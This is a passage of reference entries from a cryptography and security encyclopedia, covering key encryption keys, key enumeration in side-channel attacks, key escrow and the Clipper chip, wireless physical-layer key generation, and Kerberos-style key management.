not always the case that any key negotiation protocol that includes entity authentication will also provide explicit (or implicit) key authentication. Care must be taken to ensure that the entity whose identity has been authenticated is the same entity as the one establishing or proving knowledge of the key. Otherwise, subtle attacks may allow one entity to have its identity authenticated and another entity to establish the key.

Open Problems and Future Directions

As with many cryptographic protocols, researchers look for ways to improve efficiency without reducing security. Efficiency may be improved by decreasing the number of messages exchanged in the protocol, and/or by decreasing the amount of computation required in the construction or verification of each message.

Cross-References

Key Agreement
Key Management
Transport Layer Security (TLS)

References

ISO/IEC 11770-1 (1997) Information technology – security techniques – key management – part 1: framework

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300536

Key Encrypting Key (KEK)

Master Key

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_291

Key Encryption Key

Torben Pedersen[17] ✉
(17) Cryptomathic, Århus, Denmark

✉ **Torben Pedersen**
Email: torben.pedersen@cryptomathic.com

Definition

A key encryption key (KEK) is a cryptographic key that is used for encrypting other cryptographic keys.

Background

The security of any use of cryptography depends on keeping the cryptographic keys secure. This follows Kerchoffs' principle (see Kerckhoffs 1883) that when analyzing the strength of a cryptosystem, one should assume that the cryptographic algorithms are known to the attacker. This means that it is of utmost importance that cryptographic keys are managed securely when they are used and stored as well as when they are transmitted between parties sharing the keys. Such protection can be achieved by encrypting the keys under other cryptographic keys called key encryption keys. As a key encryption key can encrypt many other keys, proper handling of one key encryption key can be used to secure many other keys.

Theory

When a system or an application applies cryptography, it does so using a secure cryptographic module. Depending on its type, such a module can offer hardware or software protection of keys. FIPS140 and ISO/IEC 19790 describe security requirements for different types of modules corresponding to different security levels.

If keys would not have to leave their secure module, they would be relatively easy to manage as the module protects all keys inside. However, it is often necessary to move keys out of the module and then they must be encrypted as the overall security of the system depends on the confidentiality of the keys.

There are many reasons for having a key outside a cryptographic module. One such reason is that the key is used to protect communication between two parties each having its own module. A key generated in one module would then have to be exported and transported securely to the other module, where it is imported. A second reason for having a key outside its module is that such modules often have limited storage and therefore are unable to store all keys used by the application. In this case, keys are off-loaded encrypted under a key encryption key, often called a master key, which is secured by the module. Other reasons include the need to back up keys for recovery of broken modules as well as the need to have the same keys in several modules in a clustered application.

By encrypting keys under a KEK, one solves the problem of protecting these keys but also creates a new problem of protecting the KEK and distributing the KEK between the relevant cryptographic modules. At least one KEK needs to be handled out of band in order to bootstrap the security system. How this is done depends on the type of KEK, the type of module, and whether it is exchanged between modules of the same or different organizations.

Very often the key encryption key concept is associated with symmetric keys, but public keys can also be used as key encryption keys. In fact, one of the main achievements of public key cryptography is to allow two parties to exchange or agree on a common key.

If the KEK is a symmetric key it is normally generated in one cryptographic module and then exported in a number of shares. Different key custodians each transport a share to the other cryptographic module, where it is imported. A secret sharing scheme can be used for this purpose,

so that the key is divided in, say, five shares of which three are necessary and sufficient to reconstruct the key.

If the KEK is a public key then confidentiality of the KEK is not of concern, but the public key needs to be transported from one module to the other in a way ensuring that the right public key is imported and persisted in the receiving module.

Although the details of the actual procedures depend on the organizational structure, this out-of-band exchange of the KEK is often a cumbersome and expensive process. Therefore key management should ensure that this process is carried out as rarely as possible. In particular this means that the KEK, which is exchanged out of band, is used as little as possible. It is therefore good practice not to protect application keys under such a KEK but rather under another KEK, which is then protected by the out-of-band KEK. In general, one can establish a tree of keys with the nodes in the tree being key encryption keys and the leaves being application keys. A key encryption key encrypts all its sons in the tree. Thus all keys except the root key are encrypted, and the root key is protected out of band. This provides a good basis for managing the life cycle of the key encryption keys and application keys as all keys, except the root, can be updated using its father in the tree.

Usually such a tree has height 2 (with a root KEK handled out of-band, an intermediate KEK protected by the root KEK, and then application keys protected by the intermediate KEK).

Different key encryption keys are used for different purposes. Thus one tree of KEKs could be established for exchanging application keys with a particular partner, and another tree for protecting backup copies of the application keys. Thus an application key can potentially be encrypted under different KEKs.

Furthermore, when encrypting a key it is also good practice to add information on the allowed usage of the key and to secure this information cryptographically. Such information must then be enforced by the cryptographic module.

Open Problems

It is a general requirement that a KEK must be at least as strong as the key it is encrypting. To this end, ISO 11568-2 (2007) compares the length of

conventional keys and RSA keys. However, an in-depth analysis of when a KEK for a cryptographic algorithm must be rolled when encrypting keys for another algorithm is still needed. In line with this a theory defining the lifetime of KEKs depending on their depth in a tree as described above would be very useful, as it is expected that KEKs closer to the root could have a longer lifetime than those closer to the application keys.

Similarly a good understanding of the real security when a particular key is encrypted under different KEKs would be useful for designing optimal key management procedures.

Cross-References

- Key Agreement
- Key Management
- Public Key Cryptography
- Symmetric Cryptosystem

Recommended Reading

FIPS140 (2001) Security requirements for cryptographic modules. FIPS 140-2. NIST, Gaithersburg, 25 May 2001

ISO 11568-2 (2007) Banking – key management (retail) – symmetric ciphers, their key management and life cycle

ISO/IEC 19790 Information technology – security techniques – security requirements for cryptographic modules

Kerckhoffs A (1883) La cryptographie militaire. J Sci Mil IX:5–38. http://www.petitcolas.net/fabien/kerckhoffs/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1695

Key Enumeration

Vincent Grosso[18] ✉
(18) CNRS and Laboratoire Hubert Curien, Saint-Etienne, France

✉ **Vincent Grosso**
Email: vincent.grosso@cnrs.fr
Email: vincent.grosso@univ-st-etienne.fr

Synonyms

Key search with hints

Definitions

Key enumeration algorithms combine the results of different divide-and-conquer attacks to recover the master key. The key enumeration algorithms output the master key candidates that are more likely.

Background

The divide-and-conquer strategy aims to recover the master key by chunks (also called subkey). This is the "divide" part of the attack, which results in a table containing the probabilities for each subkey candidate to be the right guess, as illustrated in Table 1.

Key Enumeration, Table 1 Example of results after the divide part of a divide-and-conquer attack

Guess	$e_{k^*}(\cdot)$	$e_{k^*}(\cdot)$	$e_{k^*}(\cdot)$	**…**	M_{s_1,o_1}
0	0.001	0.2	0.032	…	0.0001
1	0.05	0.02	0.002	…	0.002

Guess	$e_{k^*}(\cdot)$	$e_{k^*}(\cdot)$	$e_{k^*}(\cdot)$	**…**	M_{s_1,o_1}
2	0.01	0.002	0.002	…	0.003
…					
255	0.22	0.2	0.001	…	0.01

If, for all chunks, the most probable subkeys are correct, then retrieving the master key is trivial. It is more complicated when the master key chunk is not the most probable for at least one chunk. In that case, the master key candidate output by the attack is different from the actual master key. A key enumeration algorithm can be used in that case in order to exploit time and computational power to test more than one key. The second point of key enumeration algorithms is to exploit the nonuniform probability of each candidate.

A key enumeration algorithm outputs the master key candidate according to the probabilities obtained for each chunk. The main issue with this approach is that merging all the result lists is unfeasible, which will lead to a list containing all the possible keys.

Meier and Staffelbach introduced the problem in Meier and Staffelbach (1991), and the authors propose to draw key candidates randomly following the distribution computed in the divide part of the attack. Then Dichtl suggests using traces in the profiling step to determine an optimal search path (Dichtl, 2011) but independent of the attack result. Hence, this solution is optimal on average case. Veyrat-Charvillon et al. presented the first solution that is optimal for worst case (Veyrat-Charvillon et al., 2012). The Veyrat-Charvillon et al. solution will output the master key candidate from most probable to least probable for each attack. The idea is to sort each candidate list for each subkey and explore paths in high dimensions. Since the lists are sorted, the following key should be at the frontier of the set of keys already tested. The main drawback of this solution is the memory requirement and its sequential processing.

Several solutions have been proposed to solve the memory issue, but these solutions are not optimal anymore but near-optimal. The main idea is to use quantization to reduce the memory requirement. Poussier et al. (2016) and Martin et al. (2018) quantize the probabilities to be able to compute an approximation of the probabilities of all master key candidates (allowing efficient rank estimation). They use backtracking to test the most probable master key candidates to obtain efficient key enumeration. By

playing with the quantification precision parameter, the algorithms can be as near as possible to the optimal one but with memory issues as Veyrat-Charvillon et al. solution. David and Wool (2017) quantize the candidates by grouping a small number of chunk candidates in a set (also called down-sampling) and then search inside the quantized set before moving to the next quantum set. Based on some assumptions about the distributions of key candidates, it is possible to show that this algorithm is near-optimal. Grouping candidates by sets of size 1, the algorithm is similar to (Veyrat-Charvillon et al., 2012). All these solutions take advantage of down-sampling the search space. In Martin et al. (2017) show how Grover's algorithm can help reduce key search time in quantum settings by exploiting side-channel advice.

Application

Key enumeration algorithms are generally used in the conquer part of a divide-and-conquer attack. They are primarily used in side-channel settings but can be applied in other contexts, as long as the divide part outputs probability for each chunk candidate and chunks are independent.

Open Problems and Future Directions

Key enumeration algorithms are useful tools to reduce the data complexity of an attack by exploiting some computational post-processing power. However, the algorithms presented so far are for independent chunks of the master key. That means attacks that output divide but dependent result (as collision side-channel attacks) can barely take advantage of post-processing.

All presented algorithms take advantage of independent probabilities to have a straightforward ordering of different master key candidates. Combining and comparing the master key candidate scores by an attack, such as single-bit differential power analysis or correlation power analysis, is an open problem.

Cross-References

Differential–Linear Attack
Divide-and-Conquer Side-Channel Attacks
Rank Estimation
Side-Channel Attacks

References

David L, Wool A (2017) A bounded-space near-optimal key enumeration algorithm for multi-subkey side-channel attacks. In: Handschuh H (ed) Topics in Cryptology – CT-RSA 2017 – The Cryptographers' Track at the RSA Conference 2017, 14–17 Feb 2017, San Francisco. Proceedings, Lecture Notes in Computer Science, vol 10159. Springer, pp 311–327. https://doi.org/10.1007/978-3-319-52153-4_18

Dichtl M (2011) A new method of black box power analysis and a fast algorithm for optimal key search. J Cryptogr Eng 1(4):255–264. https://doi.org/10.1007/s13389-011-0019-6 [zbMATH]

Martin DP, Montanaro A, Oswald E, Shepherd DJ (2017) Quantum key search with side channel advice. In: Adams C, Camenisch J (eds) Selected Areas in Cryptography – SAC 2017 – 24th International Conference, 16–18 Aug 2017. Ottawa, Canada. Revised Selected Papers. Lecture Notes in Computer Science, vol 10719. Springer, pp 407–422. https://doi.org/10.1007/978-3-319-72565-9_21

Martin DP, Mather L, Oswald E (2018) Two sides of the same coin: counting and enumerating keys post side-channel attacks revisited. In: Smart NP (ed) Topics in Cryptology – CT-RSA 2018 – The Cryptographers' Track at the RSA Conference 2018, 16–20 Apr 2018. Proceedings, San Francisco. Lecture Notes in Computer Science, vol 10808. Springer, pp 394–412. https://doi.org/10.1007/978-3-319-76953-0_21

Meier W, Staffelbach O (1991) Analysis of pseudo random sequence generated by cellular automata. In: Davies DW (ed) Advances in Cryptology – EUROCRYPT '91, Workshop on the Theory and Application of of Cryptographic Techniques, 8–11 April 1991. Proceedings, Brighton. Lecture Notes in Computer Science, vol 547. Springer, pp 186–199. https://doi.org/10.1007/3-540-46416-6_17

Poussier R, Standaert F, Grosso V (2016) Simple key enumeration (and rank estimation) using histograms: an integrated approach. In: Gierlichs B, Poschmann AY (eds) Cryptographic Hardware and Embedded Systems – CHES 2016 – 18th International Conference, 17–19 Aug 2016, Proceedings, Santa Barbara. Lecture Notes in Computer Science, vol 9813. Springer, pp 61–81. https://doi.org/10.1007/978-3-662-53140-2_4

Veyrat-Charvillon N, Gérard B, Renauld M, Standaert F (2012) An optimal key enumeration algorithm and its application to side-channel attacks. In: Knudsen LR, Wu H (eds) Selected Areas in Cryptography, 19th International Conference, SAC 2012, 15–16 Aug 2012, Revised Selected Papers, Windsor. Lecture Notes in Computer Science, vol 7707. Springer, pp 390–406. https://doi.org/10.1007/978-3-642-35999-6_25

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_84

Key Escrow

Mike Just[19] and Carlisle Adams[20] ✉
(19) Department of Computer Science, Heriot-Watt University, Edinburgh, UK
(20) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Key recovery

Definition

Key escrow is a process by which something (e.g., a document, an encryption key) is delivered to a third person to be given to the grantee only upon the fulfillment of a condition.

Background

On April 16, 1993, the US government announced a new encryption initiative aimed at providing a high level of communications security and privacy without jeopardizing effective law enforcement, public safety, and national security. This initiative involved the development of tamper-resistant cryptographic chips (Clipper and Capstone) that implemented an encryption/decryption algorithm (SKIPJACK) for the protection of sensitive information transmitted between two parties. What was special

about these chips was that each one contained a device-unique key that would give a third party (in possession of the key) the capability to decrypt all data encrypted using the chip. The purpose of this feature was to provide a means by which properly authorized law enforcement officials could decrypt encrypted communications. Authorization involved legal and operational procedures modeled on those required for the authorization of a wiretap (Denning and Smid 1994).

SKIPJACK was designed by the National Security Agency. A group of four experts reviewed the (originally classified) Skipjack algorithm, and reported that there was no significant risk that the algorithm had "trapdoors" or could be broken by any known method of attack. The National Institute of Standards and Technology (NIST) specified some details of the escrow parameters in FIPS 185. NIST (1994) also worked with representatives of the Justice Department, the Treasury Department, the National Security Agency, and the Federal Bureau of Investigation to develop and implement a Key Escrow System for the protection and controlled release of the information necessary to reconstruct the device-unique keys. The system was designed so that no single person or organization could compromise the device-unique key.

Although the use of escrow cryptography was not mandatory, it raised concerns from the civil libertarian, product vendor, and academic communities. Civil libertarians feared that escrow might someday be made mandatory; product vendors wondered whether the market would support cryptographic systems that provided the US government access to the protected information; and academics worried about whether the benefits were worth the risks. An ad hoc group of cryptographers and computer scientists argued that key escrow systems were inherently less secure, more costly, and more difficult to use than traditional (non-escrowed) systems.

Nevertheless, many data storage system owners wished to be able to recover data encrypted by users in the event that a user loses, destroys, or is unable to produce the decryption key. Researchers and encryption product vendors began to design and implement systems that provided for the recovery of user keys (often by the system administrator) Denning (1996). This process is commonly referred to as key recovery. Today, many encryption product manufacturers provide a key recovery capability in their products or in the systems that make use of their products. Key recovery in these systems is primarily for the benefit of the user or the system owner.

Authorized law enforcement officials would have to present their authorization to the system administrator/owner before obtaining access to any keys or information. The system administrator/owner would then be able to decide on the appropriate action. This is a well-understood and accepted process that has been used for many years. While the initial concept of key escrow was not successful, it led to a greater appreciation for the need of users and system owners to have capabilities for the recovery of encryption keys or the data that they protect.

Theory

Tamper-resistant chips (Clipper and Capstone) were used to implement an encryption algorithm (SKIPJACK). Sensitive information, such as confidential algorithms or cryptographic keys, is stored in tamper-resistant chips to protect it against illegitimate retrieval or modification. On these chips, the information is not accessible by external means and can only be accessed by the embedded security-enhanced software. Thus, such chips are designed to be resistant to physical attacks (such as microprobing, drills, or solvents), freezing, application of out-of-spec voltages or power surges, radiation-induced software errors, and side-channel attacks involving precise timing or power measurements. They may even overwrite all sensitive information with zeroes (or random bit strings) if they detect any kind of physical or logical tampering. In the case of Clipper and Capstone, the goal was to keep hidden the internal keys as well as the details of the SKIPJACK algorithm.

Applications

As with any general key recovery mechanism, key escrow can be applied in scenarios where backup of decryption keys is highly desirable so as to maintain access to previously encrypted data. This is of great value both to users who own this data, and to system administrators or corporations who provide storage services to users (within a private organization, or as a commercial offering). It is now widely recognized that escrow of decryption keys is an essential feature in many settings for *business continuity* purposes (being able to recover critical data in the event of the unexpected death or incapacitation of important people in the organization).

On the other hand, there is never a reason to escrow a digital signature key (i.e., the private key of a digital signature key pair). If Alice loses her private signing key, or unexpectedly becomes incapacitated and is unable to acquire her private signing key, everything she has previously signed will still be verifiable using her public signature verification certificate, and so there is no impact whatever in processing those prior signatures. Furthermore, whenever Alice needs to sign new documents, she can simply generate a new signature key pair, have the public key certified, and distribute this new signature verification certificate to public databases or relying parties. This process is identical to the process she used to acquire her original signing key pair and allows her to sign new documents as needed.

Cross-References

Key Management

References

Denning DE (1996) Descriptions of key escrow systems. Commun ACM

Denning DE, Smid M (1994) Key escrowing today. IEEE Commun Mag 32(9):58–68

National Institute of Standards and Technology (1994) Escrowed encryption standard (EES). Federal information processing standard (FIPS PUB), 185

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_55

Key Generation Using Physical Properties of Wireless Communication

Aggelos Kiayias[21] ✉ and Bulent Yener[22]
(21) Department of Computer Science Engineering, University of Connecticut, Storrs, CT, USA
(22) Department of Computer Science, Rensselaer Polytechnic Institute, Troy, NY, USA

✉ **Aggelos Kiayias**
Email: aggelos@cse.uconn.edu

Definition

A key exchange protocol between two parties that enables the calculation of a key on both sides while preventing an adversary to extract any nontrivial information about the key. The protocol assumes the parties have access to a correlated random source that is derived from the wireless communication link they employ. The adversary can be considered to be passive (eavesdropping) or active (modifying the communication environment).

Background

In a wireless environment, the received signal suffers from external distortions that include mean propagation pathloss, fading, interference from other users' signals, and thermal noise. Among these causes, fading may change in an unpredictable way as the wireless environment changes due to the frequency, location, direction, and reflecting coefficients of the surrounding objects. The unpredictability of these factors presents a

wireless channel as a (nonstationary) stochastic process that may contain a substantial amount of entropy.

The stochastic characteristics of a wireless channel determine the received signal's delay, its envelope, and its phase. According to the principle of reciprocity, in the absence of interference, both transmitter and receiver experience the same signal envelope. Thus, the signal envelope information can provide the two transceivers with two correlated random sources, unique to the fading properties experienced by the wireless link between them. Note that in practice one cannot ignore interference and thus the correlation between the two sources will not be perfect.

In a variety of environments, the shared signal envelope will contain a number of unpredictable variations due to multi-path fading and thus can provide a sufficient amount of entropy that can potentially be used to extract a shared key. Furthermore, it may be difficult for an eavesdropper, which is a few wavelengths away from the transmitter and receiver to predict the exact envelopes perceived by the two legitimate transceivers since recreating the same fading environment would require an extensive understanding of the location and geometry of the spaces surrounding the legitimate transceivers.

A pair of transceivers can extract a symbol stream from the channel fading information in a variety of ways. One such possibility is based on a threshold that is set by both sides of the wireless link and measuring highs and lows. The statistics of the generated bit stream and consequently the generated key depend on this threshold as well as the transmit power and the attenuation in the link. An automatic gain control (AGC) mechanism can be used so that the statistics of the generated key is independent of the transmit power and the link attenuation.

Theory

To abstract the problem at hand, we consider three parties, namely, Alice, Bob, and Eve, each one holding a random variable X, Y, and Z, respectively. The tuple (X, Y, Z) is sampled simultaneously from the underlying channel distribution while each of X, Y, and Z is a sequence of symbols of the same length. The objective of Alice and Bob is to use the information in X and Y, respectively, and produce an output Ka and Kb, respectively. An algorithmic solution S for the problem at hand would be a set of two

algorithms, respectively, for Alice and Bob, that would provide a way to calculate Ka and Kb from X and Y. The solution S is said to be correct with error e if it happens that the event $Ka = Kb$ occurs with probability at least $1 - e$. The probability here is taken over the distribution of (X, Y, Z) as well as any probabilistic choices (if any) are made by S. On the other hand, the solution S is said to be secure with distance e if the following condition holds. Consider the conditional space over which it holds that the event $Ka = Kb$ happens; in such case there is a joint key $K = Ka = Kb$ that is calculated by the two players; the statistical distance of the random variable (K, Z) from (U, Z) is at most e where U is a uniformly random bitstring of the same length as K. The intuition behind the definition of security is that an adversary should be incapable of distinguishing the distribution of the key K from a uniformly random string even if it is given Eve's input Z. We note that the algorithmic solution S can be either interactive or noninteractive. In the interactive case, the definition of security would also take into account that the messages exchanged between Alice and Bob become available to the adversary. Stronger adversarial settings for the problem involve an adversary that is not passively eavesdropping but rather actively changing the channel distribution of the two parties.

Open Problems

The first challenge in designing an algorithmic solution S for key agreement in this setting is to account for the fact that the random variables X and Y can turn out to be different, i.e., we expect the event $X = Y$ to happen with only negligible probability. Therefore, an information reconciliation step is needed. This may be solved by a process that will enable the two parties to drop the disagreement locations and produce identical strings. The second challenge is privacy amplification, i.e., using the joint string as a source of joint randomness that can produce a uniform key. This can be achieved by applying a randomness extractor extract the key K. Note that it may be possible to achieve extraction without agreeing on additional randomness given that the underlying distribution has specific characteristics. Finally, one has to ensure that conditioning on Z still retains the uniform randomness of K, i.e., the statistical distance of K from a uniform random variable U of the same length is bounded by a small fraction.

Experimental Results

A number of experiments have demonstrated the feasibility of wireless key generation in the sense of agreement between the two players. See references (Aono et al. 2005; Azimi-Sadjadi et al. 2007; Jana et al. 2009; Mathur et al. 2008).

Recommended Reading

Aono T, Higuchi K, Ohira T, Komiyama B, Sasaoka H (2005) Wireless secret key generation exploiting reactance-domain scalar response of multipath fading channels. IEEE Trans Antennas Propag 53(11):3776–3784

Azimi-Sadjadi B, Kiayias A, Mercado A, Yener B (2007) Robust key generation from signal envelopes in wireless networks. In: ACM conference on computer and communications security, Alexandria, pp 401–410
[zbMATH]

Jana S, Premnath SN, Clark M, Kasera SK, Patwari N, Krishnamurthy SV (2009) On the effectiveness of secret key extraction from wireless signal strength in real environments. MOBICOM, Beijing, pp 321–332

Mathur S, Trappe W, Mandayam NB, Ye C, Reznik A (2008) Radio-telepathy: extracting a secret key from an unauthenticated wireless channel. MOBICOM, Beijing, pp 128–139

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300537

Key Life Cycle Management

Key Management

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_85

Key Management

Steve Lloyd[23] and Carlisle Adams[24] ✉
(23) Steve Lloyd Consulting Inc., Ottawa, ON, Canada
(24) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Key life cycle management

Definition

Key management involves all the operations related to cryptographic keys, including key generation, distribution, storage, update, and cancellation.

Background

Cryptographic keys are used to encrypt/decrypt data or to create/verify digital signatures (Key). One of the biggest issues associated with cryptography is the secure distribution of these keys to the appropriate communicating parties. This is referred to as key distribution or key establishment. The life cycle associated with this keying material (i.e., the initialization, distribution, and cancellation of the keys) is referred to as *key management*. This entry discusses key management, with particular emphasis on key distribution.

Theory

In order to understand key management, it is important to recall that there are two basic types of cryptography: (1) *symmetric* or *secret key* and (2) *asymmetric* or *public key*.

Symmetric cryptography is characterized by the fact that the same key is used to perform both the encryption and decryption. This means that the communicating parties must have copies of the same cryptographic key, and a method to securely convey these keys to the appropriate parties must be available. Compromise of the secret key naturally leads to the compromise of any data that was encrypted using that key.

Asymmetric cryptography is characterized by the fact that the key used to perform a cryptographic operation (e.g., digital signature creation) is not the key used to perform the inverse cryptographic operation (e.g., digital signature verification). Public key cryptography is based on the notion of key pairs. One key is referred to as the *public key* and can be revealed to anyone. The other key is referred to as the *private key* and is not revealed to anyone other than the end-entity associated with that key (although there are exceptions such as backup of a private decryption key with a trusted third party when required). These keys are mathematically related; however, knowledge of the public key does not divulge enough information to allow an attacker to determine the private key efficiently. The concept of asymmetric cryptography was first introduced to the general public in 1976 (see Diffie and Hellman 1976), but much of the technology necessary to support public key cryptography was not available until the mid-1990s.

As illustrated below, symmetric cryptography and asymmetric cryptography are not necessarily mutually exclusive. In fact, these techniques can be used together in order to offer a complementary set of services. For example, symmetric cryptography can be used to encrypt a message and asymmetric cryptography can be used to securely transfer the secret key used to encrypt the file to the intended recipient(s). However, this is not always possible and other distribution mechanisms may be required.


To illustrate these concepts in more detail, key management is first discussed in the context of a secret key only system. This will be followed by a discussion of public key cryptography and how public key and secret key cryptography can be used together.

Symmetric or Secret Key Cryptography

Background

When the first electronic symmetric cryptosystems were deployed, key management was physical in nature and it required a significant amount of human involvement. Keys were centrally generated and recorded on media such as paper or magnetic tape, and the keying material was physically distributed to the appropriate locations. This was sometimes accomplished through the use of couriers (sometimes humorously referred to as “sneaker net”). The keying material was physically destroyed when no longer needed.

However, modern symmetric cryptosystems are more advanced and typically use some form of electronic key distribution. One possible model for electronic distribution of symmetric keys is based on a trusted third-party component known as a Key Distribution Center (KDC) (e.g., see Needham and Schroeder 1978). Before an end-entity (e.g., an end user) can access a target resource (e.g., a server), the end-entity makes a request to the KDC to establish a session key that can be used to secure the communication between the end-entity and the target resource. This model is illustrated in Fig. 1.



Key Management, Fig. 1 Key distribution center model

The outbound arrows between the KDC and the communicating parties are logical representations of the key distribution process. In practice, the KDC may distribute one copy of the symmetric key directly to the end-entity and another copy to the target resource, or both copies of the symmetric key may be distributed back to the end-entity and the end-entity would then pass the symmetric key to the target resource. In both cases, two copies are needed since the symmetric key is encrypted for the intended recipients (i.e., one copy of the key is encrypted for the end-entity and another copy of the key is encrypted for the target resource). This is necessary to prevent someone in a position to intercept the session key from being able to use the key to eavesdrop on the subsequent communication. This implies that the KDC and the communicating parties must have been preinitialized with keys that can be used to protect the distribution of the session keys. These are sometimes referred to as Key Encrypting Keys (KEKs). (It is possible to have all communicating parties preinitialized with the same KEK; however, this practice is generally considered to be less secure since compromise of the single KEK would impact the entire community rather than a single entity.) Note that this preinitialization step should not be considered unusual since some form of initial bootstrap process is typically required in any cryptographic system.

A classic example of an electronic secret key distribution based on this model is Kerberos V5 (see Neuman et al. 2005). Kerberos enables electronic key distribution in a client/server network environment. Kerberos is comprised primarily of two logical components: (1) the Authentication Server (AS) and (2) the Ticket Granting Server (TGS). The AS and TGS may be physically separate, or they may reside on the same platform, or they may even be part of the same process. Collectively, these two logical components can be thought of as the KDC as described above. Since Kerberos is a well-known, publicly available symmetric cryptosystem, it will be used in the following discussion to illustrate the concepts associated with symmetric key management.

Initialization

In the Kerberos scheme, end-entities and target resources are referred to as Principals. Kerberos maintains a database of all principals and their associated symmetric keys (KEKs). This allows the session keys for each principal to be protected when they are in transit. These symmetric keys are

initialized separately and must be established before an end-entity can send a request to the AS.

Distribution

When an end-entity needs to communicate with a target resource for the first time, the end-entity makes a request to the AS. The request contains the end-entity's identifier as well as the identifier of the target resource. Typically, the initial target resource is the TGS and, for the purposes of this example, it can be assumed that the request is for a session with the TGS. However, this may not always the case (see Neuman et al. (2005) for more information).

Assuming that the end-entity and target resource (i.e., TGS) are in the Kerberos database, the AS will generate a symmetric key (referred to as a *session key*) and encrypt one copy of the session key using the KEK of the end-entity and another copy of the session key using the KEK of the target resource (this is referred to as a *ticket*). These encrypted copies of the session key are returned to the requesting end-entity.

The end-entity decrypts its copy of the session key and uses it to encrypt the end-entity's identity information and a time stamp (this is referred to as the *authenticator*). The time stamp is necessary to prevent replay attacks. The session key encrypted by the AS for the target resource (i.e., the ticket for the TGS) and the encrypted authenticator are then sent to the target resource. The two communicating parties now have copies of the session key and are able to communicate securely.

From that point forward, the end-entity can make additional requests to either the AS or the TGS (usually the TGS, but see Neuman et al. (2005) for more details) in order to establish a session key between the end-entity and any other target resource. The difference between requesting this information from the AS and from the TGS is that the end-entity's copy of the session key is encrypted with the end-entity's symmetric key obtained from the Kerberos database when dealing with the AS, but the end-entity's copy of the session key is encrypted using the TGS session key when dealing with the TGS.

Cancellation

In terms of key cancellation, it is important to consider that there are actually two types of keys being used. Each principal (i.e., end user or

server) has a shared secret key used to protect the distribution of the session keys. The lifetime of these shared secret keys is typically very long. Cancellation of a given key is usually facilitated through replacement (i.e., keys can be changed in accordance with local policy) or deletion of an entry (e.g., when a principal no longer belongs within the Kerberos realm). The second type of key is the session key. The lifetime of the session keys is directly coupled with the lifetime of the session itself. Once the session between the client and server is terminated, the session key is no longer used.

Summary and Observations

In summary, the Kerberos database is initialized with entries for each principal. Each entry includes the shared secret key associated with that principal which is used to protect the session keys. The session keys are generated by the KDC in response to requests from clients and are securely distributed to the appropriate principals. The shared secret keys generally have long lifetimes, but the session keys are ephemeral (i.e., short-lived).

One of the criticisms associated with symmetric only key management is that it does not scale well. It has also been criticized for having a single point of failure (i.e., what happens when the KDC goes down?) as well as a single point of attack (all of the preinitialized symmetric keys are stored in the KDC database). However, alternative key management schemes exist that help to alleviate some of these problems. In particular, asymmetric cryptography can be used to exchange secret keys as discussed in the next section.

